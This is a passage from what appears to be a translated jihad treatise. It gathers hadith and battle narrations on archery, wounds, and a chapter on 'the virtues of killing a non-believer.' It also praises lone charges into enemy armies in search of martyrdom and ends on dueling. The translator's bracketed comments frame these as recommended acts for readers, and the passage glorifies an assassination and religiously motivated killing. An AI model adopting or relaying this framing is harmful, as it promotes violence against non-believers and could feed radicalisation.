102. Abu Uthman al Nahdi said: We received a letter from Umar when we were with Utbah bin Farqad in Azerbaijan. He said: "…Wear the dress of your father Ismael and beware of luxury and the clothes of the non Muslims. Spend time under the sun since it is the bath of the Arabs. Be rough, be coarse, and be prepared. Sometimes walk barefoot, and jump over horsebacks rather than climb them. Shoot targets and walk between them" (Al Sunnan al Kubra by al Bayhaqi with an acceptable chain)

103. Amr bin Absah said we were laying siege to al Taif and I heard the Messenger of Allah say: "Whoever shoots an arrow in the sake of Allah will be rewarded like one who has freed a slave" Amr said I shot 16 arrows on that day. (Al Nasa'i – al Hakim – Tirmithi – Abu Dawud)

104. Kaab bin Murrah said :I heard the Messenger of Allah say: "Whoever reaches with his arrow a target among the enemy, Allah will raise him one level in Paradise" Abdullah bin al Naham said: "And what is a level like?" The Messenger of Allah said: "Don't think that a level is like the doorstep of your mothers house. The distance between two levels is a hundred years" (Al Mujtaba (authentic according to the rules of Muslim))

105. Amr bin Absah said: The Messenger of Allah said: "Whoever shoots an arrow, regardless of whether it reaches the enemy or not, would be like the one who frees a Muslim slave, and that would free him from Hellfire" (Al Nasa'i with an authentic chain)

106. Abu Umamah narrated: The Messenger of Allah said: "Whoever grows a gray hair in Islam, it will be light for him on the Day of Judgment, and whoever shoots an arrow in the cause of Allah, whether he hits or misses, will be like the one who frees a slave from the descendents of Ismail" (Al Tabarani)

107. Utbah bin Abd al Sulami narrated: The Messenger of Allah told his companions: "Stand up and fight!" So a man stood up and shot an arrow. The Messenger of Allah said: "This man is granted Paradise" (Ahmad)

In the past hadith of Amr bin Absah is evidence that shooting one arrow in the path of Allah saves that person from Hellfire and Allah knows best

108. Ibrahim al Tamimi narrates from his father that he said: I have seen Huthaifah in Mada'in running between his two targets with a bare top. (Saeed bin Mansoor (authentic))
[Huthaifah would run rather than walk between the two targets and would not wear clothes on the upper half of his body as a training on hardship]

109. Mujahid said: I have seen Abdullah bin Umar running between his two targets and he was saying how can I achieve it! How can I achieve it! (Saeed bin Mansoor (authentic))

"How can I achieve it" refers to martyrdom since that was their aspiration. Although it could possibly be refering to the targets.

This shows you the attention the companions gave to target shooting. They used to celebrate target shooting and they were active in it to the extent that one of them would not even walk between the two targets but would run in order to train themselves. This was their practice and they are the suns and stars of guidance, and the kings of this world and the next. What they did was the best of actions. It is enough that Allah said about them: "Muhammad is the Messenger of Allah; and those with him are forceful against the disbelievers, merciful among themselves. You see them bowing and prostrating, seeking bounty from Allah and His pleasure. Their mark is on their faces from the traces of prostration"

Therefore the target shooter should leave behind formalities while practicing and should be laid back with their brothers when in practice. The intentions should be for Allah and seeking His reward, and should realize that what they are doing is one of the greatest acts of worship and not merely a form of entertainment or sport. They should thank Allah for giving them health and strength to practice and should praise Allah for making it beloved to them. It is acceptable to laugh and play with your brothers while practicing, in fact, it is recommended since it makes target shooting dearer to you. Bilal bin Saad said: "I have seen men who would run between their targets and joke with each other, but when night arrives they would be monks" Bilal was one of them. He was one of the great scholars of al Tabi'een and one of their worshipers. He was among the ones who would pray a thousand rakahs per night.

Shams al Deen bin al Jawziah stated in his book "Knighthood" that Ibn Taymiyah said: "It is narrated that some men where target shooting when it was told to the Messenger of Allah: "It is time for prayers" He said: "They are in prayers" So he considered that their target shooting is equivalent to praying"

Rules of betting on racing and target shooting:

[Even though the rules regarding horseback and camel racing might not be relevant to the reader, I am mentioning them with the purpose of allowing the reader to see the attention our predecessors gave to jihad to the extent that even their sports were geared towards that goal. The sophistication of the rules and their elaborated details are a witness to that fact. The translated material is abridged]

When I've seen that some who practice horseback racing and target shooting are involved in financial dealings that are inappropriate from a Sharia standpoint, I decided to write a brief chapter on the rules that govern racing and target shooting. The first of our scholars to write an entire book on the subject is Imam al Shafi'i and that's why people of our madhab are the most elaborate on the topic. Then come the followers of Imam Ahmad since he was a student of Imam al Shafi'i and a follower of his Sunnah in that.

Racing:

It is the consensus of the scholars of the Ummah that competitions in horse racing and target shooting are not only allowed but are a sunnah and the one who participates in them would be rewarded as long as the intention is preparation for jihad.

Rules of betting on horseback racing:

1. The race needs to involve an animal that could be used in jihad such as a horse or a camel as is the consensus of scholars and in mules, donkeys and elephants according to our madhab.
2. The existence of a clear starting and ending point. Otherwise the race is invalid.
3. The entire amount of money or at least most of it goes to the winner.
4. If the two racers themselves contribute the money, there needs to be a third person with them. This third person would get all the money if he wins but if they win he gives them nothing. The one who wins among the two would get the money contributed by both.
5. There needs to be a feasibility that any one of the racers could win. [Meaning it is not impossible for one of them to win due to a disadvantage, otherwise the race is considered unfair and becomes invalid from a Sharia point of view]
6. The identification and agreement on the specific horses (or camels) participating prior to the race.
7. The identification and agreement on the riders prior to the race.
8. The distance of the race needs to be possible to finish. Abdullah bin Umar said: The Messenger of Allah had the horses trained for racing run from Hafia to Thaniat al Wada. While he had the untrained horses race from Thaniat al Wada to the Masjid of Bani Zuraiq (The training of horses for racing at that time involved, among other things, gradual reduction of their diet for them to become slimmer and more capable of running). Sufyan said the distance between Hafia to Thaniat al Wada is 5 to 6 miles and the distance between Thaniat al Wada to the Masjid of Bani Zuraiq is one mile.
9. The agreement on the amount of the betting money.
10. The avoidance of conditions that invalidate the contract.

Rules of betting on target shooting:

1. The existence of a third person if both archers contribute the money.
2. The similarity of the equipment used. For examples it is not allowed for one party to use a bow and arrow while the other is using a spear.
3. The target needs not be impossible to strike nor be too easy, but should be possible to strike.
4. All of the following needs to be specified before the competition: The amount of money contributed to the betting, the number of shots to be fired, the distance in which to shoot from, and the order in which the participants would shoot.
5. The specification of the two competitors prior to the competition.
6. The starting position needs to be specified and it should be equal for both.

The warning against whoever learns shooting and then deserts it:

Faqeem al Lakhmi told Uqbah bin Amer: “You are running between these two targets and you are at this old age!” Uqbah said: “If it wasn’t for some words I heard from the Messenger of Allah I wouldn’t have gone through this” The narrator asked what those words were, he said: “Whoever learns target shooting and then abandons it is not one of us – or he said, “has committed a sin”“ (Muslim)

Some of the scholars are of the opinion that learning target shooting and then abandoning it is one of the major sins based on the rule that whenever the Messenger of Allah say: “He is not one of us” or a statement similar to that, it is referring to a major sin.

The virtues of swords:

Allah says: And let them carry their arms (al Nisaa 103)

Allah says: And prepare against them whatever you are able of power (al Anfal 60)

110. “I was sent right before the final our with the sword until Allah is worshiped with no associates, and my provisions are under the shade of my spear, and humility is the destiny of whoever goes against me, and whoever imitates a people is one of them” (Ahmad)

Ibn al Qayyim: Imam Ahmad stated that training with your spear in places where jihad is needed is greater in reward than voluntary Salah.

111. Abdullah bin Abi Awfa narrated that the Messenger of Allah was waiting for an enemy to attack but when the sun was setting he said: “Don’t desire meeting the enemy but when you do be firm, and realize that Paradise is beneath the shadow of swords” (Bukhari and Muslim)

112. Abu Bakr bin Abi Musa said I heard my father say: “Paradise is beneath the shadow of swords” A man dressed in poor clothes stood up and said: “O Abu Musa! Did you hear that from the Messenger of Allah?” He said “yes” The man went back to his companions and gave them his salaams, then he drew out his sword, broke his sheath and went on to fight until he he was killed” (Muslim)

CHAPTER 6: THE VIRTUE OF INJURY IN THE SAKE OF ALLAH:

113. Abu Hurairah narrated: The Messenger of Allah said: "Anyone who is injured in the path of Allah – and Allah knows who is injured in His sake – will come on the Day of Judgment with his injury bleeding. The color is that of blood and the smell is that of musk!" (Bukhari – Muslim)

Ibn Daqeeq al Eid: The presentation of injury on the Day of Judgment indicates two things:

1. The injury is a witness for the person.
2. It is a badge of honor for the person in front of all creation.

114. Ayisha said whenever Abu Bakr would remember the day of Uhud he would say: "That is a day that belongs to Talhah (he means Talhah bin Ubaidillah). I was the first to go back to the Messenger of Allah but I found a man fighting with him and I said to myself: "Be Talhah"" Until he said: "Talhah had around seventy injuries in his body and his hand was cut off" (Ibn Mubarak – al Hakim – Abu Naeem in al Hilyah – al Bazzaar)

115. Urwah bin al Zubair said: "Al Zubair had three scars from sword wounds. One was on his shoulder. It was so large I would stick my fingers in it. Two of them were from Badr and one in the battle of Yarmuk"

116. Anas bin Malik said: Abu al Diganah threw himself behind the walls in Yamamah and his leg broke. He kept on fighting with a broken leg until he was killed (Alaam al Nubala)

117. Muadh bin Amr bin al Jamooh said:I made Abu Jahl my target on the day of Badr. When I found him I charged at him and hit him with my sword and cut his leg in two. Then his son Ikrimah hit me on my shoulder until he cut off my arm. It only remained hanging to my body by the skin of my side. But because fighting distracted me I remained dragging it behind me for most of the day. Dragging my arm behind me annoyed me so I placed my foot over it and pulled it off.

118. During the battle of Yamamah the first one to leave the battleground was Abu Aqeel (one of the Ansar). An arrow that hit him between his shoulder and his heart injured him. He was then carried to the camp. When the battle was turning against the Muslims he heard Ma'an bin Adi calling the Ansar to charge the enemy. Abdullah bin Umar said: Abu Aqeel stood up, so I asked him "What do you want to do?" He replied: "They are calling my name," I said: "They are not calling upon the injured!" He replied: "They are calling upon the Ansar and I am one of them and I will respond to the call even if I have to crawl" He then put on his sword and went into the battle field and fought until his left arm was cut off from the shoulder. I said: "Abu Aqeel" He responded with a weak tongue: "Yes, who won?" I said: "Rejoice, the enemy of Allah was killed" He raised his finger upwards and praised Allah, and then he died. I told my father Umar about that. He said: "May Allah have mercy on him. He persisted in search of martyrdom until he got it" (al Waqidi)

119. Salim the servant of Abu Huthaifah was told that if he feared he wouldn't be capable to carry the banner during the battle it could be transferred to someone else. He responded: "I am the worst carrier (knows Quran by heart) of Quran if that happened!" His right hand was chopped, and then he carried the banner with his left hand. His left hand was latter cut so he embraced the banner with what was left of his both arms reciting: "Muhammad is not but a messenger, other messengers have passed on before him. So if he were to die or be killed, would you turn back on your heels? And who turns back on his heels will never harm Allah at all, but Allah will reward the grateful" (aal Imran 144) and "And how many a prophet fought and with him fought many religious scholars. But they never lost assurance due to what afflicted them in the cause of Allah, nor did they weaken or submit. And Allah loves the steadfast" (aal Imran 146) When he was about to die he asked his companions: "What happened to Abu Huthaifah?" They said: "He was killed" He then asked them about another person. They responded that he also was killed. He said: "Then bury me between the two of them" (Ibn al Mubarak)

[As you can see, the understanding of the Sahabah was that if you were a person who memorized Quran or were a scholar you must be steadfast and firm on the battlefield.]

120. Zaid bin Thabit said: On the day of Uhud the Messenger of Allah sent me to look for Saad bin al Rabee and if I find him to deliver the salaams of the Messenger of Allah to him. I found him among the bodies of the dead pronouncing his last moments with around seventy injuries in his body. I told him: "The Messenger of Allah delivers his salaams to you" He said: "salaams to the Messenger of Allah and salaams to you. Tell the Messenger of Allah that I am now smelling the scent of Paradise, and tell my people the Ansar that you have no excuse if the Messenger of Allah is harmed while there is still an eye blinking among you" After that he died. (Al Bayhaqi in al Dala'el – al Hakim (authentic chain))

121. Saad narrated that he passed by a man on the day of the battle of the bridge with his arms and legs cut off while he was crawling and reciting: "And whoever obeys Allah and the Messenger – those will be with the ones upon whom Allah has bestowed favor of the prophets and the steadfast affirmers of truth, the martyrs and the righteous. And excellent are those as companions" (al Nisa 69). Someone asked him who are you? He replied: "I am one of the Ansar" (Ibn al Mubarak)

122. Abu al Hassan al Muradi narrated that Ali bin Bakar said: "I've seen a Muslim in a battle against the Romans with his intestines spilled in front of him over his saddle. He stuck them back to his stomach and tied around it his turban. He carried on fighting and ended up killed over ten Roman soldiers before falling dead!"

CHAPTER 7: THE VIRTUES OF KILLING A NON-BELIEVER FOR THE SAKE OF ALLAH:

Allah says: "…So when you meet those who disbelieve [in battle], strike [their] necks…" (Muhammad 4)

123. Abu Hurairah narrated: The Messenger of Allah said: "The nonbeliever and the one who kills him will never be joined together in Hellfire" (Muslim)
[In other words the Muslim is so rewarded for killing the nonbeliever to the extent that Allah will never dishonor the Muslim by joining him with the nonbeliever in Hellfire]

124. Anas bin Malik heard his brother al Baraa humming poetry so he told him: "O my brother you are humming poetry? What if this is the last thing you speak?" [When Quran was revealed the Sahabah disliked reciting anything but Quran. Anas was warning his brother and saying that if you die this moment and the last words you spoke were lines of poetry, how would you face Allah? In another narration he told him to rather remember Allah] Al Baraa said: "No! A man like me won't die on his bed. I've killed ninety nine of the nonbelievers and hypocrites!" (Mussanaf ibn Abu Shaybah)

125. Umar wrote to his military generals to never allow al Baraa to hold any position of leadership in the Muslim armies. The reason: Umar said he is too hazardous for the Muslims! (Al Hakim)

126. During the battle against the forces of Musaylamah the liar, he sat on a shield and asked the Muslims to carry the shield on their spears and throw him over the walls of the enemy in order to open the gates! He did open the gates but after he received over 80 injuries. (al Isabah)

127. Anas narrated that the Messenger of Allah said: "There might be a man with disheveled hair, dusty clothes, whom no one gives attention to, but if he makes an oath Allah will fulfill for him. One of them is al Baraa bin Malik" (Tirmithi – al Hakim)

128. On the day of the battle of Tastur the Muslims asked al Baraa to make an oath to give them victory. Al Baraa said: "O Allah! I make an oath that you hand us over their shoulders (give us victory) and to make me follow your prophet (to die)" He charged the enemy and the Muslims followed him. The Persians lost, and al Baraa was martyred. Allah fulfilled his oath.

129. Anas narrated: When Abu Musa was appointed governor over al Basra he told al Baraa to choose any position of leadership in his government and he will be appointed to it. Al Baraa said: "I don't want any. Rather I want you to hand me over my bow, horse, spear, sword, and shield and then sent me to jihad. He sent him in an army. Al Baraa was the first to die" (Ibn Abu Shaybah)

130. Anas narrated: The Messenger of Allah said on the day of the battle of Hunain: "Whoever kills a nonbeliever can loot him" Abu Talhah killed on that day twenty of the nonbelievers and he looted them all. (Abu Dawud – al Hakim)

CHAPTER 8: THE VIRTUE OF AN INDIVIDUAL OR A SMALL GROUP IMMERSING THEMSELVES WITHIN A LARGE ARMY OF NONBELIEVERS IN SEARCH OF MARTYRDOM AND CAUSING DAMAGE TO THE ENEMY:

Allah says: But those who were certain that they would meet Allah said: "How many a small company has overcome a large company by permission of Allah. And Allah is with the patient (al Baqarah 249)

Allah says: And of the people is he who sells himself, seeking means to the approval of Allah. And Allah is Kind to [His] servants. (Al Baqarah 207)

131. Mudrik bin Awf said: "I was with Umar when he received a messenger from al Numan bin Maqran. Umar asked him about the condition of the soldiers. The messenger kept on mentioning to Umar some of the well known people who died and then he said, "and others died whom I don't know" Umar said, "But Allah knows them" The messenger said, "and men who sold themselves to Allah" Mudrak said, "Among those is my uncle, people claim he killed himself (by throwing himself into the enemy's army)" Umar said: "Whoever claims that is a liar. He is of those who sold this world for the next"" (al Mussanaf (authentic chain))

132. A battalion of nonbelievers came from the east and was met by a man from the Ansar. He charged against them alone and penetrated their ranks until he came out from the other side of the battalion. Then he charged them from the back and broke their ranks until he came out from the front. He repeated that two or three times. Saad bin Hisham mentioned that to Abu Hurairah. Abu Hurairah recited: "And of the people is he who sells himself, seeking means to the approval of Allah. And Allah is Kind to [His] servants." (Al Baqarah 207) (Al Mussanaf)

Asslam Abi Imran said we were in an army heading from Madina heading towards Constantinople. The head of the army was AbdulRahman bin Khalid bin al Waleed. The Romans had their backs facing the gates of the city. One among us rushed alone towards them. Some people said: "There is no God but Allah, he is throwing himself into destruction!" Abu Ayub al Ansari (a companion) said: "This verse was revealed speaking about us the Ansar. When Allah gave His Messenger victory and Islam prevailed, we said let's go back to our businesses and take care of it. Allah then revealed the verse "And spend in the way of Allah and do not throw yourselves with your own hands into destruction. And do good; Indeed, Allah loves the doers of good"

So throwing ourselves into destruction meant going back to our farms and businesses and leaving jihad"

Abu Imran said: Abu Ayub remained in jihad until he was buried in Constantinople." (Abu Dawud – Tirmithi – al Hakim)

133. Mujahid said: The Messenger of Allah sent only two men: Abdullah bin Masood and Khabab as an army, and he sent Dihyah as an army alone. (Al Sunan al Kubra)

134. Al Shafi'i said: One of al Ansar was late behind when the killing of the Sahabah next to the well of Ma'unah took place. By the time he arrived vultures were already devouring his companions. He told Amr bin Umayah: "I am going to go alone and face the enemy so they can kill me. I don't want to be left behind when our companions were killed" He did and he was killed. When Amr bin Umayah (the only survivor of the incident) told the Messenger of Allah about what happened, the Messenger of Allah said good words about the man and then he told Amr bin Umayah: "And why didn't you go ahead with him?" (Al Sunan al Kubra)

135. Yazeed bin Abi Ubayd said: "I asked Salamah bin al Akwa: "What was your pledge to the Messenger of Allah on the day of Hudaybiah?" He said: "We pledged to die" (Bukhari – Muslim)

136. The Messenger of Allah said: "A time will come when the best among mankind would be a man holding on to the bridle his horse in the sake of Allah, whenever he hears a call to battle he mounts his horse and searches for death" (Abu Uwanah)

137. Ibn Masood narrated: The Messenger of Allah of Allah said: "Allah is amazed with two men. One of them is a man who woke up from his comfortable bed to pray, eager to receive the reward from Allah and fearing His punishment. The second man is one who went to fight in the path of Allah but his company turned their backs in the battlefield. He realized the punishment of turning one's back in battle and the reward of being steadfast so he went back to fight in order to have his blood spilled. Allah would say: Look at this servant of mine. He went back to fight eager for what I will reward him and fearing my punishment until his blood was spilled. (Ahmad (authentic) – al Mussanaf – Tabarani)

If there weren't any hadith on the virtue of immersing one's self in the enemy's army this hadith would have been sufficient.

138. Salamah bin al Akwa narrates: Then we moved returning to Medina, and halted at a place where there was a mountain between us and Banu Lihyan, who were polytheists. The Messenger of Allah (may peace be upon him) asked God's forgiveness for one who ascended the mountain at night to act as a scout for the Messenger of Allah (may peace be upon him) and his Companions. I ascended (that mountain) twice or thrice that night. (At last) we reached Medina. The Messenger of Allah (may peace be upon him) sent his camels with his slave, Rabah, and I was with him. I (also) went to the pasture with the horse of Talhah along with the camels.

When the day dawned, Abd al-Rahman al-Fazari made a raid and drove away all the camels of the Messenger of Allah (may peace be upon him), and killed the man who looked after them. I said: Rabah, ride this horse, take it to Talhah b. 'Ubaidillah and Inform the Messenger of Allah (may peace be upon him) that the polytheists have made away with his camels. Then I stood upon a hillock and turning my face to Medina, shouted thrice: Come to our help. Then I set out in pursuit of the raiders, shooting at them with arrows and chanting poetry:

I am the son of al-Akwa'

And today is the day of defeat for the mean.

I would overtake a man from them, shoot at him an arrow that would reach his shoulder. And I would say: Take it, chanting at the same time the verse

And I am the son of al-Akwa'

And today is the day of defeat for the mean.

By God, I continued shooting at them and hamstringing their animals. Whenever a horseman turned upon me, I would come to a tree and (hid myself) sitting at its base. Then I would shoot at him and hamstring his horse. (At last) they entered a narrow mountain gorge. I ascended that mountain and held them at bay throwing stones at them. I continued to chase them in this way until I got all the camels of the Messenger of Allah (may peace be upon him) released and no camel was left with them. They left me; then I followed them shooting at them (continually) until they dropped more than thirty mantles and thirty lances, lightening their burden. On everything they dropped, I put a mark with the help of (a piece of) stone so that the Messenger of Allah (may peace be upon him) and his Companions might recognize them (that it was booty left by the enemy). (They went on) until they came to a narrow valley when so and so, son of Badr al-Fazari joined them. They (now) sat down to take their breakfast and I sat on the top of a tapering rock. Al-Fazari said: Who is that fellow I am seeing? They said: This fellow has harassed us. By God, he has not left us since dusk and has been (continually) shooting at us until he has snatched everything from our hands. He said: Four of you should make a dash at him (and kill him). (Accordingly), four of them ascended the mountain coming towards me. When it became possible for me to talk to them, I said: Do you recognize me? They said: No. Who are you? I said: I am Salama, son of al-Akwa'. By the Being Who has honored the countenance of Muhammad (may peace be upon him) I can kill any of you I like but none of you will be able to kill me. One of them said: I think (he is right). So they returned. I did not move from my place until I saw the horsemen of the Messenger of Allah (may peace be upon him), who came riding through the trees. Lo! The foremost among them was Akhram al-Asadi.

Behind him was Abu Qatadah al-Ansari and behind him was al-Miqdad b. al-Aswad al-Kindi. I caught hold of the rein of Akhram's horse (Seeing this). They (the raiders) fled. I said (to Akhram): Akhram, guard yourself against them until Allah's Messenger (may peace be upon him) and his Companions join you. He said: Salama, if you believe In Allah and the Day of Judgment and (if) you know that Paradise is a reality and Hell is a reality, you should not stand between me and martyrdom. So I let him go. Akhram and Abd al-Rahman (Fazari) met in combat. Akhram hamstrung Abd al-Rahman's horse and the latter struck him with his lance and killed him. Abd al-Rahman turned about riding Akhram's horse. Abu Qatadah, a horseman of the Messenger of Allah (may peace be upon him), met 'Abd al-Rahman (in combat), smote him with his lance and killed him. By the Being Who honored the countenance of Muhammad (may peace be upon him), I followed them running on my feet (so fast) that I couldn't see behind me the Companions of Muhammad (may peace be upon him), nor any dust raised by their horses. (I followed them) until before sunset they reached a valley which had a spring of water, which was called Dhu Qarad, so that they could have a

drink, for they were thirsty. They saw me running towards them. I turned them out of the valley before they could drink a drop of its water. They left the valley and ran down a slope. I ran (behind them), overtook a man from them, shot him with an arrow through the shoulder blade and said: Take this. I am the son of al-Akwa'; and today is the day of annihilation for the people who are mean. The fellow (who was wounded) said: May his mother weep over him! Are you the Akwa' who has been chasing us since morning? I said: Yes, O enemy of thyself, the same Akwa'. They left two horses dead tired on the hillock and I came dragging them along to the Messenger of Allah (may peace be upon him). I met 'Amir who had with him a container having milk diluted with water and a container having water. I performed ablution with the water and drank the milk. Then I came to the Messenger of Allah (may peace be upon him) while he was at (the spring of) water from which I had driven them away. The Messenger of Allah (may peace be upon him) had captured those camels and everything else I had captured and all the lances and mantles I had snatched from the polytheists and Bilal had slaughtered a she-camel from the camels I had seized from the people, and was roasting its liver and hump for the Messenger of Allah (may peace be upon him). I said: Messenger of Allah, let me select from our people one hundred men and I will follow the marauders and I will finish them all so that nobody is left to convey the news (of their destruction to their people). (At these words of mine), the Messenger of Allah (may peace be upon him) laughed so much that his molar teeth could be seen in the light of the fire, and he said: Salama, do you think you can do this? I said: Yes, by the Being Who has honored you. He said: Now they have reached the land of Ghatafan where they are being feted. (At this time) a man from the Ghatafan came along and said: So and so slaughtered a camel for them. When they were exposing its skin, they saw dust (being raised far off). They said: They (Akwa' and his companions) have come. So they went away fleeing.

When it was morning, the Messenger of Allah (may peace be upon him) said: Our best horseman today is Abu Qatadah and our best footman today is Salama. Then he gave me two shares of the booty-the share meant for the horseman and the share meant for the footman, and combined both of them for me. (Ahmad – Muslim)

In the request of Salamah to send with him one hundred of the companions is an evidence of the immense number of the enemy otherwise he wouldn't request such a number.

139. Al Alaa bin al Hadhrami said: Bisr bin Arta'ah attacked the land of the Romans. But the rear of his army was constantly attacked and whenever he would prepare a trap for the attackers his soldiers would be attacked instead. Until he decided to stay behind with a hundred of his soldiers to figure out who was ambusing them. One day he went alone in one of the valleys and found thirty horses tied next to a monastery with the knights inside it. He realized that this was the group who were ambushing his army. He went next to the monestary and tied his horse and went in and closed the door behind him preventing them from leaving. He then started fighting them single-handedly and by the time they were able to lay their hands on their weapons he had already killed three of them. When Bisr's soldiers discovered his absence they went searching for him and came by the monestary and found his horse. They also heard the noise coming from inside the monestary. They tried getting in but the door was closed so they had to break away some panels from the roof and then descended into the monestary. They found him fighting the knights with a sword in one hand

and the other hand was holding some of his intestines that had spilled out. He then fell down unconscious. His soldiers continued the fight killing some and capturing the rest. The captured asked the soldiers: "We ask you in the name of God! Who was that man?" They said: "He is Bisr bin Arta'ah," The Roman knights said: "In the name of God no woman has ever given birth to anyone like him!" The soldiers then put the dangling intestines back into his stomach since none of them was punctured. They tied his stomach with some of their turbans and they carried him back. Then his stomach was stitched and he was cured. (Abu Hajjaj Al Muzi and others)

There is a difference of opinion on whether Bisr was a companion or a Tabi'i. He was one of the most courageous men of this nation.

140. Al Bara' bin Azib narrates:

Allah's Apostle sent 'Abdullah bin 'Atik and 'Abdullah bin 'Utbah with a group of men to Abu Rafi (to kill him). They proceeded till they approached his castle, whereupon 'Abdullah bin Atik said to them, "Wait (here), and in the meantime I will go and see." 'Abdullah said later on, "I played a trick in order to enter the castle. By chance, they lost a donkey of theirs and came out carrying a flaming light to search for it. I was afraid that they would recognize me, so I covered my head and legs and pretended to answer the call to nature. The gatekeeper called, 'Whoever wants to come in, should come in before I close the gate.' So I went in and hid myself in a stall of a donkey near the gate of the castle. They took their supper with Abu Rafi and had a chat till late at night. Then they went back to their homes. When the voices vanished and I no longer detected any movement, I came out. I had seen where the gatekeeper had kept the key of the castle in a hole in the wall. I took it and unlocked the gate of the castle, saying to myself, 'If these people should notice me, I will run away easily.' Then I locked all the doors of their houses from outside while they were inside, and ascended to Abu Rafi by a staircase. I saw the house in complete darkness with its light off, and I could not know where the man was. So I called, 'O Abu Rafi!' He replied, 'Who is it?' I proceeded towards the voice and hit him. He cried loudly but my blow was futile. Then I came to him, pretending to help him, saying with a different tone of my voice, ' What is wrong with you, O Abu Rafi?' He said, 'Are you not surprised? Woe on your mother! A man has come to me and hit me with a sword!' So again I aimed at him and hit him, but the blow proved futile again, and on that Abu Rafi cried loudly and his wife got up. I came again and changed my voice as if I were a helper, and found Abu Rafi lying straight on his back, so I drove the sword into his belly and bent on it till I heard the sound of a bone break. Then I came out, filled with astonishment and went to the staircase to descend, but I fell down from it and got my leg dislocated. I bandaged it and went to my companions limping. I said (to them), 'Go and tell Allah's Apostle of this good news, but I will not leave (this place) till I hear the news of his (i.e. Abu Rafi's) death.' When dawn broke, an announcer of death got over the wall and announced, 'I convey to you the news of Abu Rafi's death.' I got up and proceeded without feeling any pain till I caught up with my companions before they reached the Prophet to whom I conveyed the good news." (Bukhari)

In the battle of Al Qadisiyah the Muslims were a little over seven thousand while the nonbelievers were forty or seventy thousand accompanied by seventy elephants

141. Al Tartooshi mentions in Siraj al Molook that Amr bin Maadi Yakrib went next to the river and told his people: “I am going to cross the bridge. If you follow me after a time equivalent to the time it takes to slaughter a camel you would find me with my sword in my hand fighting whoever is in front of me with the enemy surrounding me and I am standing between them. If you come later than that you would find me dead.” And then he crossed the bridge over the river towards the enemy’s camp. A while later his people said: “O sons of Zabid! Are we going to leave our man alone? We might not even catch him alive” So they crossed the bridge and found him without his horse while he was holding both back legs of an enemy’s horse and the horse failed to move. The fighter on the horse was trying to reach Amr behind him with his sword with no avail. When the fighter saw us attacking he came down from his horse and ran away. Amr then mounted the horse. He then told us: “You were almost going to miss me” They asked him: “Where is your horse?” He said: “It was hit by an arrow that killed and I fell off its back”

142. Al Tartooshi mentions in Siraj al Molook and al Qurtubi in his history that Tariq bin Ziyad crossed into Andalusia (the Iberian peninsula) with 1700 men. Tathfir was the deputy of Lathriq and he fought with Tariq and his army for three continues days. He sent a message to Lathriq that some people crossed over to us and I don’t know whether they belong to this earth or they came from the heavens! We have no capability of fighting them alone so we urge you to come to assist us yourself. Lathriq came with an enforcement of ninety thousand strong. They fought with the Muslims for another three days. Things where tightening on the Muslims so Tariq told them: “You have no refuge but in your swords. Where are going to go when you are in the middle of your enemy’s territory and the sea is behind you? I am going to do something that would bring either victory or death,” They said: “What are you going to do?” He said: “I will attack their leader straight on. If you see me charge then charge with me” They did that and Lathriq was killed and many of his soldiers and they were defeated. Only a small number of Muslims were killed. Tariq then sent the head of Lathriq to Musa bin Nusair in Africa and Musa sent it to the Khalifah al Walid bin AbdulMalik in Damascus.

143. Thabit narrated that Ikrimah the son of Abu Jahl (who was a Muslim then) dismounted his horse in a battle. Khalid bin al Walid told him: “Don’t do that. Your death would be hard on Muslims” He replied: “O Khalid leave me alone! You became a Muslim with the Messenger of Allah while my father and myself were the worst in animosity against him” He fought on foot until he was killed. (Ibn al Mubarak – al Sunan al Kubra)

Ikrimah was martyred in the battle of Yarmuk.

144. Malik bin Dinar said: During the battle of the Zawiyah Abdullah bin Ghalib said: “I am seeing something I cannot holdback from! Lets go to Paradise!” He then broke the sheath of his sword and fought until he was killed. When he was buried, his grave would give off the smell of Musk. I went myself to his grave and picked up some of its dirt and smelled musk emanating from it! (al Bayhaqi)

Scholars differed on the issue of an individual throwing himself into the enemy's army alone and we have mentioned earlier sufficient references that clearly show that it is a recommended act and carries a great reward.

Abu Hamid al Ghazali said in the Ihyaa: "There is no difference in opinion that an individual Muslim can attack the ranks of the nonbelievers and fight them alone, even if he knows that he would be killed. And just as it is allowed for him to fight the nonbelievers until he is killed, it is also allowed to do that in enjoining good and forbidding evil. But if he knows that his action wont harm the enemy, such as a blind or incapacitated man throwing himself into the enemy, that is prohibited. It is allowed for him to commit such an action when he realizes that he wont be killed until he himself kills, or he realizes that his action would weaken the hearts of the nonbelievers by them seeing his courage and thinking that the Muslims have no concern for life and that they love martyrdom in the sake of Allah. That would weaken them."

Al Rafi'ee and al Nawawi and others have stated that periling your soul in Jihad is allowed. In fact al Nawawi in his commentary on Sahih Muslim mentions that it is the consensus of scholars. He mentioned that in his commentary on the story of the battle Thi Qird.

Al Qurtubi says: And this is similar to what has been narrated (in Bukhari) that a man came to the Messenger of Allah and said: "What if I am killed in the path of Allah with sincerity and patience?" The Messenger of Allah said: "You will be given Paradise" He immersed himself into the enemy's army until he was killed.

CHAPTER 9: ON DUELING:

Dueling is allowed according to the consensus of the scholars. Accepting the invitation to a duel by a nonbeliever is recommended. Asking for a duel is neither recommended nor discouraged according to the Madhab of al Shafi'i. It is appropriate for the experienced and is discouraged for the weak, who doesn't have sufficient confidence in himself. In fact it is said that it is prohibited for such a person to ask for a duel. It is Sunnah to get the permission of the Amir (leader) but it is still allowed without his knowledge.

Imam Malik was asked about the ones who stand out in front of the army and ask for a duel. He said: It depends on his intentions. If he is doing it for the sake of Allah, I do not see a problem with that. Since that was the tradition of the ones before us.

Imam al Shafi'i said: I don't see a problem with duels.

Know that duels during wars, and accepting the invitation to it, is the way of the heroes, it is the badge of honor for the brave men, and it has been their pride during Islam and before.

